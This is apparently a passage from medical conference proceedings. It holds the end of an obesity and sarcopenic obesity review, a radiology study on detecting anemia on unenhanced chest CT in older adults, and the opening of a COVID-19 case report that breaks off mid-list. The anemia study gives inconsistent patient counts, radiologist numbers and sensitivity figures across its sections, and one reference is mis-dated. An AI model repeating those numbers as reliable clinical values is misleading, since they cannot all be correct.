Metabolic unhealthy obesity, also defined as "risky" obese subjects, is closely linked to the development of Metabolic syndrome, T2DM, and atherosclerotic cerebrovascular disease. It is characterized by a BMI of 30 kg/m², a body fat percentage >30%, and a high visceral fat mass. Although there is no unifying definition of metabolic syndrome, there is worldwide agreement on the role of insulin resistance and abdominal obesity as the main pathophysiological mechanisms in developing the metabolic disorders that characterize metabolic syndrome.

SARCOPENIC OBESITY

Sarcopenia is defined as muscle weakness, limited mobility, and loss of muscle mass leading to an increased risk of injury. Understanding the underlying causes of muscle loss is critical in developing strategies and treatments to preserve muscle mass and function. It is well known that muscle is a type of endocrine organ and that excess fat mass exerts deleterious effects on vascular inflammation. Body mass index can classify those with lower muscle mass content and higher body fat levels according to the same cardiovascular risks as healthy non-obese subjects. Di Renzo et al. found that 14.68% of individuals were affected by sarcopenic obesity (81.25% Normal weight obese and 18.75% metabolic healthy obese/risky obese, respectively) incidence of sarcopenia can be reduced by at least 20% with appropriate detection and treatment of obesity [19]. The concept of sarcopenic obesity was first proposed by Roubenoff, who suggested how inflammatory cytokines produced by adipose tissue, especially visceral fat, can accelerate muscle catabolism and thus contribute to the vicious cycle that initiates and sustains sarcopenic obesity [20]. These cytokines affect the brain, liver, and pancreas, maintaining appetite, carbohydrate and fat metabolism, and energy balance. Therefore, an increase in fat mass results in high cytokine levels that can directly affect protein metabolism through muscle amino acid balance and indirectly through insulin sensitivity. The most crucial problem of this disease is the diagnosis, so the diagnosis of obesity requires various methods, including body composition assessment, a metabolic, functional, and genetic approach, to avoid the risk of sarcopenic obesity. Among the various methods used to assess body composition, the total body fat mass obtained from dual-energy x-ray

absorptiometry (DXA) is a reliable measure in assessing total body lean mass sarcopenia and obesity, and the percentage of body fat in both muscle mass and muscle. Therefore, the measurement of body composition is the basis for individual risk stratification.

CONCLUSION

- There is growing interest in surgery for the treatment of severe obesity, and surgical interventions are currently the most effective evidence-based approach to clinically significant and sustainable weight loss with a reduction in mortality and obesity-related comorbidities.
- It is vital to recommend a bariatric surgery that will change the patient's inflammatory and metabolic profile, regardless of body mass index and body size, but taking into account adiposopathy and patient fat that occur with the enlargement of body fat mass.
- It is possible to suggest that an accurate and complete assessment of body composition combined with genetic variation analysis can be an essential tool for selecting the type of bariatric surgery and screening to predict the therapeutic response of obese individuals in terms of fat loss.
- Body composition assessment remains undoubtedly valuable in the obese patient for whom bariatric surgery is recommended to ensure the patient's safety by controlling the quality and effectiveness of the intervention.
- It is of primary importance to highlight a potential link between body composition (weight, lean mass, body fat mass) and genetic variants to identify individuals with different obese phenotypes at high risk of reducing skeletal muscle mass that can lead to sarcopenic obesity.
- The global flow of quantitative data from body composition, blood biomarkers, and genetics has led to the transformation of medicine, to change the health system, which is not only therapeutic intervention but also predictive, preventive, personalized, and participatory.

REFERENCES

- [1] Purnell, J.Q., Definitions, Classification, and Epidemiology of Obesity, in Endotext, K.R. Feingold, et al., Editors. 2000: South Dartmouth (MA).
- [2] Jarolimova, J., J. Tagoni, and T.A. Stern, Obesity: its epidemiology, comorbidities, and management. Prim Care Companion CNS Disord, 2013. 15(5).
- [3] Wolfe, B.M., E. Kvach, and R.H. Eckel, Treatment of Obesity: Weight Loss and Bariatric Surgery. Circ Res, 2016. 118(11): p. 1844-55.
- [4] Weir, C.B. and A. Jan, BMI Classification Percentile And Cut Off Points, in StatPearls. 2020: Treasure Island (FL).
- [5] De Lorenzo, A., et al., New obesity classification criteria as a tool for bariatric surgery indication. World J Gastroenterol, 2016. 22(2): p. 681-703.

- [6] Snitker, S., Use of body fatness cutoff points. *Mayo Clin Proc*, 2010. 85(11): p. 1057; author reply 1057-8.
- [7] De Lorenzo, A., et al., A new predictive equation for evaluating women body fat percentage and obesity-related cardiovascular disease risk. *J Endocrinol Invest*, 2014. 37(6): p. 511-24.
- [8] Clinical Guidelines on the Identification, Evaluation, and Treatment of Overweight and Obesity in Adults--The Evidence Report. National Institutes of Health. *Obes Res*, 1998. 6 Suppl 2: p. 51S-209S.
- [9] Kanaya, A.M., et al., Association of total and central obesity with mortality in postmenopausal women with coronary heart disease. *Am J Epidemiol*, 2003. 158(12): p. 1161-70.
- [10] Patel, P. and N. Abate, Body fat distribution and insulin resistance. *Nutrients*, 2013. 5(6): p. 2019-27.
- [11] Randeria, S.N., et al., Inflammatory cytokines in type 2 diabetes mellitus as facilitators of hypercoagulation and abnormal clot formation. *Cardiovasc Diabetol*, 2019. 18(1): p. 72.
- [12] Wallenius, V., et al., Interleukin-6-deficient mice develop mature-onset obesity. *Nat Med*, 2002. 8(1): p. 75-9.
- [13] Fain, J.N., Release of inflammatory mediators by human adipose tissue is enhanced in obesity and primarily by the nonfat cells: a review. *Mediators Inflamm*, 2010. 2010: p. 513948.
- [14] Jean, N., et al., Normal-weight obesity: implications for cardiovascular health. *Curr Atheroscler Rep*, 2014. 16(12): p. 464.
- [15] Ruderman, N., et al., The metabolically obese, normal-weight individual revisited. *Diabetes*, 1998. 47(5): p. 699-713.
- [16] Karelis, A.D., et al., The metabolically healthy but obese individual presents a favorable inflammation profile. *J Clin Endocrinol Metab*, 2005. 90(7): p. 4145-50.
- [17] Puri, R., Is it finally time to dispel the concept of metabolically-healthy obesity? *J Am Coll Cardiol*, 2014. 63(24): p. 2687-8.
- [18] Kramer, C.K., B. Zinman, and R. Retnakaran, Are metabolically healthy overweight and obesity benign conditions?: A systematic review and meta-analysis. *Ann Intern Med*, 2013. 159(11): p. 758-69.
- [19] Di Renzo, L., et al., Individually tailored screening of susceptibility to sarcopenia using p53 codon 72 polymorphism, phenotypes, and conventional risk factors. *Dis Markers*, 2014. 2014: p. 743634.
- [20] Roubenoff, R., Sarcopenic obesity: the confluence of two epidemics. *Obes Res*, 2004. 12(6): p. 887-8.

YAŞLILARDA KONTRASTSIZ TORAKS BİLGİSAYARLI TOMOGRAFİDE ANEMİYE DAİR İPUÇLARI: SUBJEKTİF VE OBJEKTİF DEĞERLENDİRME

Mehmet Akçicek¹, Mehtap Ilgar¹, Serkan Ünlü¹

² *Malatya Turgut Özal Üniversitesi Malatya Eğitim ve Araştırma Hastanesi, Malatya, TURKEY*

mehmet.akcicek@ozal.edu.tr

ORCID: 0000-0002-0232-1284

ÖZET

Amaç: Bu çalışmada bilgisayarlı tomografi görüntülerinde interventriküler septum ve aortik halka işaretlerinin tespit edilmesinin yanında, hemogloblin düzeyleri ile bilgisayarlı tomografideki kan dansite değerleri arasındaki ilişki hakkında bilgi elde etmeyi, böylece yaşlılarda anemik durum ile ilgili farkındalığı arttırmayı amaçladık.

Yöntem: 2019 yılının ilk üç ayında çeşitli nedenlerle başvuran 65 yaş üstü ve kontrastsız toraks bilgisayarlı tomografisi çekilen, ayrıca 24 saat içinde kan hemogloblin düzeyleri elde edilen 169 hasta çalışmaya dahil edildi. Radyologlar tomografi görüntülerinde öncelikle interventriküler septum ve aortik halka işaretlerinin olup olmadığını belirttiler. Daha sonra kan dansite Hounsfield Unit (HU) değerleri region of interest (ROI) kullanılarak dairesel olarak ölçüldü. Sol ventrikül lümenine, çıkan, arkus ve inen aortalara, ayrıca sağ, sol ve ana pulmoner arterlere birer adet ROI yerleştirilerek ölçüm yapıldı. Radyologlar her vakayı bağımsız olarak değerlendirdi, elde edilen değerlerin ortalaması alındı, ölçüm ve görüş farklılıkları olan vakalar için birlikte yeniden değerlendirme yapıp ortak kararlaştırıldı.

Bulgu ve Sonuçlar: Tüm istatistiksel analiz Statistical Package for Social Sciences 22 programı ile yapıldı. Kan hemogloblin düzeyleri ve kan dansite değerleri arasındaki korelasyon pearson korelasyon analizi ile hesaplandı. Interventriküler septum için özgüllük %100, duyarlılık %57.14 olarak hesaplandı. Bu değerler aortik halka için sırasıyla %51.24 ve %93.75 olarak bulundu. Kan hemogloblin düzeyleri ve kan dansite değerleri arasında güçlü korelasyon bulundu. Aorta için HU olarak dansite limit değeri 36.4 olup, duyarlılık %67.35, özgüllük

%89.17 idi. Pozitif prediktif değer %71.74, negative prediktif değer %86.9, doğruluk %82.84 olarak hesaplandı. Pulmoner arter için limit HU değeri %61.22 duyarlılık ve %85.00 özgülük ile birlikte 35.2 olarak hesaplandı. Pozitif prediktif değer %62.50, negative prediktif değer %84.3, doğruluk %78.11 idi. Sol ventrikül için HU limit değeri ise %77.5 duyarlılık ve %75.83 özgülük ile birlikte 37.6 HU idi. Pozitif prediktif değer %56.72, negative prediktif değer %89.22, doğruluk %76.33 olarak hesaplandı.

Yaşlılarda kontrastsız toraks bilgisayarlı tomografide sübjektif ve objektif değerlendirmelerin birlikte yapılarak anemik durumun yorumlanması klinisyenin farkındalığını arttırmada daha faydalı olacaktır.

***Anahtar Kelimeler:** Anemi, Bilgisayarlı Tomografi, Kan, Yaşlı, Toraks*

TIPS FOR ANEMIA ON UNENHANCED COMPUTED TOMOGRAPHY OF THE THORAX IN THE ELDERLY: SUBJECTIVE AND OBJECTIVE ASSESSMENT

ABSTRACT

PURPOSE: In this study we aimed to obtain information about the relationship between hemoglobin levels and blood density values in computed tomography, as well as the detection of interventricular septum and aortic ring marks, thereby increasing awareness about anemic status in the elderly.

METHOD: 169 patients over 65 years old who applied for various reasons in the first three months of 2019 were selected for this study if they had undergone unenhanced thorax computed tomography and their hemoglobin levels had been assessed within 24 hours. Three radiologists identified the presence of the subjective findings such as interventricular septum and aortic ring. Blood density as Hounsfield Unit (HU) was measured as region of interest (ROI) on computed tomography images. One each ROIs were placed on the left ventricular cavity, the aortic arc, the pulmonary arteries, the ascending and descending aortas. Radiologists comment on a anemic situation without knowing the levels of hemoglobin. Radiologists evaluated each case independently, the values obtained were averaged, for cases with measurement and opinion differences they re-evaluated together and agreed jointly. Then the correlation between radiological interpretation and laboratory values was evaluated.

FINDINGS AND RESULTS: All statistical analysis was performed with the Statistical Package for Social Sciences 22. The specificity was calculated as 100% and the sensitivity was 57.14% for interventricular septum in diagnosing anemia on thorax tomography. These values were 51.24% and 93.75%, respectively, for the aortic ring. The correlation between hemoglobin values and blood densities was evaluated and there was a strong correlation. The cut-off HU value for aorta was 36.4, with 69.4% sensitivity and 88.3% specificity. Positive predictive value was 71.74%, negative predictive value was 86.99%, accuracy was 82.84%. The cut-off HU value for the pulmonary artery was 35.2, with 61.2% sensitivity and 87.5% specificity. Positive predictive value was 62.50%, negative predictive value was 84.30%, accuracy was 78.11%. The cut-off HU value for the left ventricle was 37.6, with 77.5% sensitivity and 75.8% specificity. Positive predictive value was 56.72%, negative predictive value was 89.22%, accuracy was 76.33%.

Interpretation of an anemic situation on the unenhanced thorax computed tomography of the elderly by making subjective and objective assessments will be more useful in increasing the awareness of the clinician.

Keywords: *Anemia, Aged, Blood, Thorax, Tomography*

INTRODUCTION

Anemia is a worldwide public health problem and may occur at any ages of the life. Anemia in the elderly (defined as people aged > 65 years) is common and increasing as the population ages (1). Nowadays, anemia is acknowledged as a risk factor for a series of negative consequences in the elderly, including hospitalization, morbidity, and mortality (2). In spite of its clinical importance, anemia in the elderly is an overlooked diagnosis (1). Although anemia is mainly diagnosed with serum hemoglobine levels, during evaluation of unenhanced computed tomography (CT) images of the thorax, radiologists may point out on anemia.

Radiologists can assess the presence of the visible signs which are interventricular septum (IVS) and the aortic ring (AR) and also make an objective analysis on unenhanced thorax CT. The IVS may be visible on CT with severe anemia (3). However in some diseases such as secondary hemochromatosis, relative density increase can be seen in the interventricular septum while hemoglobin levels are normal due to excess iron accumulation (4,5,6). The visualization of a hyperattenuating aortic wall is another subjective sign because the density of blood is decreased in patients with low hemoglobine levels, and the arterial wall density appears to be higher compared to the blood (4,7). It should be kept in mind that

atherosclerosis may cause similar appearance (7). Additional objective analysis may be more accurate for differentiating anemic situations by measuring the blood density of great vessels lumens or left ventricle lumen on unenhanced CT.

Our purpose in this study was to remind the correlation between hemoglobine values and blood attenuation values, besides visualization of the IVS and AR signs, hereby help in increasing the clinicians' awareness about anemia that is a challenge for life quality in the elderly.

SUBJECTS AND METHODS

Patients who applied to our hospital for various reasons in the first three months of 2019 were selected for this study if they had undergone unenhanced CT of the thorax and their hemoglobin levels had been assessed on the day the CT scan was done. The patients are excluded who were under 65 years old or at the risk of possible acute hemoglobin levels change as in trauma. 169 patients (89 male, 84 female), from 65 to 92 years have the above mentioned criteria were included in the study. Anemia was described as a hemoglobin level below 13 g/L for males and below 12 g/L for females (8). Unenhanced Thorax CT scans were obtained from 16 slice PHILIPS MDCT scanner. The preset soft tissue window (window width =350 HU, window level = 50 HU) was used to evaluate the images.

For each patient, two experienced radiologists noted the presence or absence of hyperdense interventricular septum (IVS sign) and hyperdense aortic wall (AR sign) to make subjective analysis (Fig 1). The images with artifacts and the patients with ambiguous findings were excluded for the accuracy of statistical analysis. For quantification analysis the blood attenuation was assessed by measuring the regions of interest (ROI) on CT images. Hounsfield Unit (HU) measurements of selected ROIs on each examination were recorded. A circular ROI measuring approximately 1 cm² was applied on all images. A single region of interest were placed on the left ventricular lumen. One ROI was placed on the aortic arc (Fig 2). At the pulmonary trunk level, one each ROIs were placed on the main, right, and left pulmonary arteries, on the ascending, and the descending aortas (Fig 3). The radiologists were unaware of the laboratory findings during interpretation and evaluated each case independently, the values obtained were averaged, for cases with measurement and opinion differences they re-evaluated together and agreed jointly.

All statistical analysis was performed with the Statistical Package for Social Sciences 22 (SPSS 22) program. The correlation between hemoglobin values and densities was evaluated by pearson correlation analysis. The sensitivity and specificity by taking arithmetic mean for ascending aorta, descending aorta, and arcus aorta measurements were also calculated to make an objective analysis.




Fig.1. a. Relatively hiperdense interventricular septum against ventricular cavities in an anemic patient.



Fig.1.b. Relatively hypodense aortic wall against aorta blood lumen in an another patient with anemia




Fig.2.a. Blood density measurements as ROI of the left ventricular cavity.




Fig.2.b. Blood density measurements as ROIs of the arcus aorta.




Fig.3. HU measurements of the pulmonary arteries, the ascending aorta and the descending aorta at the pulmonary trunk level.

169 patients aged 65 and over were between 65 and 92 years of age. 88 of the patients were female (52.1%) and 81 were male (47.9%). The lowest hemoglobin level was 7.4, the highest level was 20.0, and the average hemoglobin level was 13.3. 49 patients (29%) had anemia in our patient population. The interventricular septum was present in 28 patients (16.6%), by the way aortic ring was present in 103 (60.9%) patients. Atherosclerosis was detected in 131 patients (77.5%).

The specificity was calculated as 100% for the IVS, whereas the sensitivity was 57.14%. The positive predictive value (PPV) was 100%, the negative predictive value (NPV) was 85.11%, and the accuracy was 87.57% for the IVS. These values were 51.24% and 93.75%, respectively, for the aortic ring. The PPV was 43.27%, the NPV was 95.38%, the accuracy was 63.31%.

There was a strong correlation between left ventricular density and hemoglobin value ($r = 0.619$). There were also strong correlations between main great vessels densities and hemoglobin levels. The r values were 0.543 for the main pulmonary artery, 0.576 for the right pulmonary artery, 0.544 for the left pulmonary artery, 0.618 for the ascending aorta, 0.642 for the arcus aorta, 0.615 for the descending aorta. The average r values were 0.573 for pulmonary arteries and 0.644 for aortas. $p < 0.05$ was found for all.

We also calculated the sensitivity and specificity by taking arithmetic mean for ascending aorta, descending aorta, and arcus aorta measurements. The cut off HU value for aorta was 36.4, and according to this value the sensitivity was 67.35, the specificity was 89.17. The PPV was 71.74%, the NPV was 86.99%, and the accuracy was 82.84%.

We did the same calculation for the main, right and left pulmonary arteries. The cut off HU value for the pulmonary arteries was 35.2, and according to this value the sensitivity was 61.22, the specificity was 85.00. The PPV was 62.50%, the NPV was 84.30%, and the accuracy was 78.11%.

The cut off HU value for the left ventricle was 37.6, according to this value the sensitivity was 77.55, the specificity was 75.83. The PPV was 56.72%, the NPV was 89.22%, and the accuracy was 76.33% (Table 1).

Table.1. The sensitivity and specificity values, positive predictive values (PPV), negative predictive values (NPV) and the accuracy values of the each subjective sign and objective measurements.

	Sensitivity	Specificity	PPV	NPV	Accuracy
Interventricular septum	57.14%	100.0%	100.0	85.11	87.57
Aortic Ring	93.75%	51.24%	43.27	95.38	63.31
Aorta HU (≤ 36,4)	67.35%	89.17%	71.74	86.99	82.84
Pulmonary artery HU (≤ 35,2)	61.22%	85.00%	62.50	84.30	78.11
Left ventricle HU (≤ 37,6)	77.55%	75.83%	56.72	89.22	76.33

DISCUSSION

Although anemia is more common in oncology and critical care patients, the incidence of anemia among elderly is greater than generally suspected (4,9). Anemia in the elderly is especially important

because it has some serious outcomes. Anemia has been associated with a high incidence of heart diseases, mental impairment, loss of physical performance and, consequently, quality of life (1). Moreover, presence of anemia is notably associated with an increased risk of mortality, especially, related to cardiovascular disease (1,10,11). Remarkably, anemia may be an early sign of an undiagnosed malignancy (12). Anemia of the elderly is a burden for individuals and healthcare providers. The diagnosis and treatment of anemia lies in the ability of doctors (1,2,9).

This study demonstrates a correlation between hemoglobin levels and blood density values, besides visualization of the IVS and AR in the elderly patients. Hemoglobin levels can be predicted with the density difference visualization between the IVS and the ventricles. In most patients with both normal and abnormal hemoglobin levels the IVS is invisible because of the similar density values of blood and cardiac muscle as were found in our study about the elderly. In our study, the IVS sign's specificity and the PPV were 100 %, the NPV and the accuracy were over 85%, but the sensitivity was 57.1%. This may have been related to our excluding criterias rejected the ambiguous patients and the images with artifacts. We did not detect any patients had glycogen or iron storage diseases in this study group leading to false positives with recognition of the interventricular septum (5, 12).

Invisibility of the interventricular septum did not rule out the presence of anemia in this study. 49 patients had anemia in total 169 patients in this study. There were 28 patients with IVS and all of them had anemia (100 %). There were 141 patients without IVS and 21 of them had anemia (14.9%). As a result, IVS was detected in 28 of 49 anemic patients. This could possibly be caused by our hemoglobin levels criteria according to WHO and the interventricular septum may be clearly visible with severe anemia (3). Hemoglobin levels decrease with age and whether these values apply to older people are discussed. However most clinicians think that the normal hemoglobin range should not be reduced for the elderly because it is associated with hospitalization, morbidity, and mortality (1). Commenting on a suspected anemia upon the unenhanced thorax CT may be guiding the clinician, even if hemoglobin levels are not revealed.

The AR sign's sensitivity was 91.8%, the NPV was 95.38 whereas the specificity was 51.7%, the PPV was 43.27, the accuracy was 63.31. The higher sensitivity of the AR sign may be due to the greater contrast difference between the vascular wall and lumen, since its wall mainly consists of collagen and elastin fibers (13). The lower statistical ratios of this sign can be clarified with the presence of calcifications due to atherosclerotic changes as we often see in the elderly patients.

We also assessed the sensitivity, specificity, PPV, NPV and, the accuracy of the objective analysis of anemia with HU measurements as discussed in previous studies which had been done on all age groups (4,6). The results of this study displayed a strong correlation between density values of the left ventricle or great vessels and hemoglobine levels in distinguishing anemic state. In the evaluation of the

density of blood in the left ventricular cavity on CT images, a threshold value of 35 HU was found best discriminatory for an anemic states in a study (6). We found an average threshold density value for left ventricular cavity in elderly as 37.6 HU in the elderly patients. We also found an average cut off HU value for the aorta and the pulmonary artery in this age group. The value for the aorta was 36.4, while for the pulmonary artery was 35.2.

Subjective findings of anemia is usually clearly visible with the severe anemia which may be late to intervene, and it usually shows interobserver variability. So it is recommended that besides interpreting the visual findings of anemia, objective measurements of density values in HU of the ventricular or the aortic luminal blood is provided for more reliable diagnosis (6, 14). In our study we found the IVS sign is the most specific method with high PPV whereas the AR sign is the most sensitive with high NPV. The density measurements of the left ventricular and great arteries lumens besides these subjective signs may provide a more confident diagnosis through increasing sensitivity and specificity.

The two radiologists in this study evaluated each CT examination for particularly analyzing the images of the heart and great vessels to notice of an anemic state. It should be noted that in daily clinical practice since CT scanning is usually performed for other indications. The doubt of anemia may rise only if an interpreter recognizes a remarkable contrast between ventricular cavity and interventricular septum or visualization of the hyperdense aortic wall. It should also be considered that many indeterminate cases may be overlooked in clinical practice (6). However, a radiologist may make a comment on an anemic state by measuring density of blood in the lumens of left ventricle or great vessels as ROIs, and correlating it with the subjective findings.

CONCLUSION

As thinking that anemia is described as a risk factor for a number of negative consequences in the elderly patients, commenting on an anemic state by making both subjective and objective assessments on the CT will raise the awareness of the clinician about anemia.

REFERENCES

- [1] Stauder R, Thein SL. "Anemia in the elderly: clinical implications and new therapeutic concepts." *Haematologica*, vol. 99, no. 7, pp. 1127-30, Jul. 1999.
- [2] Goodnough LT, Schrier SL. "Evaluation and management of anemia in the elderly." *Am J Hematol*, vol. 89, no. 1, pp. 88-96, Jan. 2014.
- [3] Collins AJ, Gillespie S, Kelly BE. "Can computed tomography identify patients with anaemia?" *Ulster Med J*, Vol. 70, pp. 116-118, 2001.

- [4] Kamel EM, et al. "Radiological profile of anemia on unenhanced MDCT of the Thorax." *Eur Radiol*, vol. 18, pp. 1863-1868, 2008.
- [5] Foster M, Nolan RL, Lam M. "Prediction of anemia on unenhanced computed tomography of the thorax." *Can Assoc Radiol J*, vol. 54, pp. 26-30, 2003.
- [6] Title RS, et al. "Observer Performance in Assessing Anemia on Thoracic CT." *AJR AM J Roentgenol*, vol. 185, pp. 1240-1244, 2005.
- [7] Morita S, et al. "Hyperattenuating Signs at Unenhanced CT Indicating Acute Vascular Disease1." *RadioGraphics*, vol. 30, pp. 111-125, 2010.
- [8] De Benoist B, McLean E, Egli I, Cogswell M, editors. "Worldwide prevalence of anemia 1993 - 2005: WHO global database on anemia" vol. 4. Switzerland: WHO; 2008 [Haemoglobin thresholds used to define anemia].
- [9] Spence RK. "Medical and economic impact of anemia in hospitalized patients." *Am J Health Syst Pharmacy*, vol. 64 (16 Suppl 1), pp. S3-S10, 2007.
- [10] Rodriguez-Abreu D, Bordoni A, Zucca E. "Epidemiology of hematological malignancies." *Ann Oncol*, vol. 18(Suppl 1), pp. i3-i8, 2007.
- [11] Ria R, et al. "Managing myelodysplastic symptoms in elderly patients." *Clin Interv Aging*, vol. 4, pp. 413-23, 2009.
- [12] Gujja P, et al. "Iron overload cardiomyopathy: better understanding of an increasing disorder." *J Am Coll Cardiol*, vol. 56, no. 13, pp. 1001-12, Sep. 2010.
- [13] Tsamis A, Krawiec JT, Vorp DA. "Elastin and collagen fibre microstructure of the human aorta in ageing and disease: a review." *J R Soc Interface*. vol. 10, no. 83, Mar. 2013.
- [14] Iuga AI, et al. "Prediction of anaemia on enhanced-computed tomography of the thorax using virtual non-contrast images (VNC) derived from a dual-layer spectral detector CT (SDCT)." Presented at the European Congress of Radiology 2019. Vienna, Austria, 2019. B. Brandli and M. Dick. "Engineering names and concepts," presented at the 2nd Int. Conf. Engineering Education, Frankfurt, Germany, 1999.

**A CASE OF EFFECTIVE TREATMENT OF A PATIENT WITH COVID-19
COMPLICATED BY BILATERAL PNEUMONIA WITH DAMAGE TO
MORE THAN 60% OF THE LUNG TISSUE AGAINST A BACKGROUND OF
SEVERE CARDIOVASCULAR PATHOLOGY**

Volodymyr Sulyma¹, Alla Bidenko², Olena Sulima³

¹*SI "Dnipropetrovsk Medical Academy of Ministry Health of Ukraine", Dnipro, Ukraine*

²*Clinical Hospital #6 of Dnipro, Ukraine*

³*City Hospital of Dnipro, Ukraine*

volodyasulyma2@gmail.com

ABSTRACT

Introduction. COVID-19 is a disease caused by a new coronavirus called SARS-CoV-2. WHO first became aware of this new WHO virus on 31 December 2019, when a cluster of viral pneumonia cases were reported in Wuhan, People's Republic of China.

About 15% of patients develop a serious form of the disease, which requires oxygen therapy, and 5% - an extremely severe form that requires treatment in an intensive care unit.

Fatal complications can occur, including respiratory failure, acute respiratory distress syndrome (ARDS), sepsis and septic shock, thromboembolism, and / or multiple organ failure, including heart, liver, or kidney damage. People aged 60 and over are at risk for severe disease, as well as people with underlying health conditions such as high blood pressure, heart and lung disease, diabetes, obesity, or cancer.

However, the risk of contracting COVID-19 and severe illness or death affects everyone and is present in all age groups.

Methods. The patient, a man of 60 years old, in his youth suffered from rheumatism with rheumatoid myocarditis, which developed later, suffers from arrhythmia with atrial fibrillation, and 8 months ago he underwent cardioversion-defibrillation with direct current and catheter ablation. Hospitalized with Covid-19, which was complicated by bilateral pneumonia affecting more than 60% of lung tissue, as confirmed by computed tomography, saturation average 92.

With tachyarrhythmia's arising from additional conduction pathways or ectopic foci of automatism, the lesion can be purposefully destroyed (removed) for the effectiveness of treatment. Prior to the application of energy, the ablation zones should be noted during the electrophysiological examination.

Ablation efficiency is > 90% for reciprocal supraventricular tachycardia's (atrioventricular [AV] - nodal or involving additional conduction pathways), focal atrial tachycardia's, atrial flutter, focal idiopathic ventricular tachycardia's (VT from the outlet tract of the right ventricular septum or along the legs of the bundle of His).

Since atrial fibrillation (AF) is most often caused and / or maintained by arrhythmogenic zones in the pulmonary veins, this source can be electrically isolated by circumferential ablation of the pulmonary veins or in the left atrium.

Transcatheter ablation is safe; the risk of death is higher with complex procedures. Mortality is <1/2000 with non-complex ablation procedures, but can be as high as 1/500 with pulmonary vein isolation during ablation for patients with atrial fibrillation or ventricular tachycardia.

Complications include heart valve damage, pulmonary venous stenosis or occlusion (in the treatment of AF), stroke or other embolic complications, cardiac perforation, tamponade (1%), and unintentional ablation of the AV junction. The patient's operation was complicated by heart perforation.

Results. Treatment of complications of Covid-19 for 7 days in the Department of Anesthesiology and Intensive Care with complex oxygen therapy, antibiotic therapy, cardiac drugs and hormones led to effective results and patient recovery.

Keywords: *Covid-19, Complication, Treatment.*

1. INTRODUCTION

COVID-19 is a disease caused by a new coronavirus called SARS-CoV-2. WHO first became aware of this new WHO virus on 31 December 2019, when a cluster of viral pneumonia cases were reported in Wuhan, People's Republic of China.

About 15% of patients develop a serious form of the disease, which requires oxygen therapy, and 5% - an extremely severe form that requires treatment in an intensive care unit.

Fatal complications can occur, including respiratory failure, acute respiratory distress syndrome (ARDS), sepsis and septic shock, thromboembolism, and / or multiple organ failure, including heart, liver, or kidney damage. People aged 60 and over are at risk for severe disease, as well as people with underlying health conditions such as high blood pressure, heart and lung disease, diabetes, obesity, or cancer.

However, the risk of contracting COVID-19 and severe illness or death affects everyone and is present in all age groups.

In the pathogenesis of COVID-19, without a doubt, defeat plays a crucial role microcirculatory bed, the genesis of which requires further study, but the most direct viral damage seems likely. COVID-19 is characterized by a pronounced plethora of capillaries of interalveolar septa, as well as branches of pulmonary arteries and veins, with erythrocyte sludge, fresh fibrinous and organizing blood clots; intrabronchial, intrabronchiolar and intraalveolar hemorrhages, which are a substrate for hemoptysis, as well as perivascular hemorrhage. Expressed alveolar-hemorrhagic syndrome is typical for most cases, up to formation, in fact, hemorrhagic heart attacks (although true hemorrhagic heart attacks are not uncommon). It is important to distinguish blood clots in the lungs from thromboemboly, since

Pulmonary embolism (PE) is also common in COVID-19. Pulmonary thrombosis arteries sometimes progresses to the right heart, thrombosis of arteries of various organs with development of their heart attacks (myocardium, brain, intestines, kidneys, spleen). This distinguishes changes in the lungs with COVID-19 from those previously observed with influenza A / H1N1. Despite severe hemorrhagic syndrome, significant deposits of hemosiderin are not observed.

The described lung lesions are the cause of death without attaching a bacterial or mycotic superinfection.

2. METHODS

The patient, a man of 60 years old, in his youth suffered from rheumatism with rheumatoid myocarditis, which developed later, suffers from arrhythmia with atrial fibrillation, and 8 months ago he underwent cardioversion-defibrillation with direct current and catheter ablation. Hospitalized with Covid-19, which was complicated by bilateral pneumonia affecting more than 60% of lung tissue, as confirmed by computed tomography, saturation average 92.

With tachyarrhythmia's arising from additional conduction pathways or ectopic foci of automatism, the lesion can be purposefully destroyed (removed) for the effectiveness of treatment. Prior to the application of energy, the ablation zones should be noted during the electrophysiological examination. [1].

Ablation efficiency is > 90% for reciprocal supraventricular tachycardia's (atrioventricular [AV] - nodal or involving additional conduction pathways), focal atrial tachycardia's, atrial flutter, focal idiopathic ventricular tachycardia's (VT from the outlet tract of the right ventricular septum or along the legs of the bundle of His).

Since atrial fibrillation (AF) is most often caused and / or maintained by arrhythmogenic zones in the pulmonary veins, this source can be electrically isolated by circumferential ablation of the pulmonary veins or in the left atrium.

Transcatheter ablation is safe; the risk of death is higher with complex procedures. Mortality is <1/2000 with non-complex ablation procedures, but can be as high as 1/500 with pulmonary vein isolation during ablation for patients with atrial fibrillation or ventricular tachycardia.

Complications include heart valve damage, pulmonary venous stenosis or occlusion (in the treatment of AF), stroke or other embolic complications, cardiac perforation, tamponade (1%), and unintentional ablation of the AV junction. The patient's operation was complicated by heart perforation.

Extremely severe course:

- Acute respiratory failure with the need for respiratory support (invasive ventilation)
- Septic shock
- Multiple organ failure
- Changes in the lungs on CT (X-ray), typical of a viral lesion critical degree (the volume of the lesion is significant or subtotal; CT scan 4) or a picture of ARDS. [2].

On average, 50% of those infected are asymptomatic. In 80% of patients with the presence of clinical symptoms, the disease proceeds in a mild form of ARVI. Twenty percent of confirmed cases

reported were classified by health authorities as severe (15% of critically ill, 5% in critical condition). The average age of patients was 51 years, the most severe forms developed in elderly patients (60 years or more), among sick patients comorbidities such as diabetes mellitus (in 20%), arterial hypertension (15%), other cardiovascular diseases (15%).

Algorithm for examining a patient with suspected COVID-19.

If there are factors indicating a suspected case of coronavirus infection caused by SARS-CoV-2, to patients regardless of the type of medical help, a complex clinical examination is carried out to determine the severity conditions, including taking anamnesis, physical examination, diagnostic material using nucleic acid amplification methods, pulse oximetry.

Based on the results of the complex of clinical examination, the issue of the type of medical care and the amount of additional examination. Diagnosis established on the basis of clinical examination, data from the epidemiological history and the results of laboratory tests. [3].

1. Detailed assessment of all complaints, medical history, and epidemiological history.

When collecting an epidemiological history, the presence of foreign trips for 14 days before the first symptoms, as well as the presence of close contacts in the last 14 days with persons suspected of being infected with SARS-CoV-2, or persons diagnosed with COVID-19

laboratory confirmed.

2. Physical examination to determine the severity of the patient's condition, necessarily including:

- Assessment of the visible mucous membranes of the upper respiratory tract, - auscultation and lung percussion,

- Palpation of lymph nodes,

- Examination of the abdominal organs with the determination of the size of the liver and spleen,

- Thermometry,

- assessment of the level of consciousness,

- Measurement of heart rate, blood pressure, respiratory rate movements.

- Pulseoximetry with measurement SpO₂ to detect respiratory distress and assessing the severity of hypoxemia.

Laboratory diagnostics etiological:

- Detection of SARS-CoV-2 RNA using nucleic acid amplification methods.

- Identification of class M and class G immunoglobulins to SARS-CoV-2.

General laboratory diagnostics (additional):

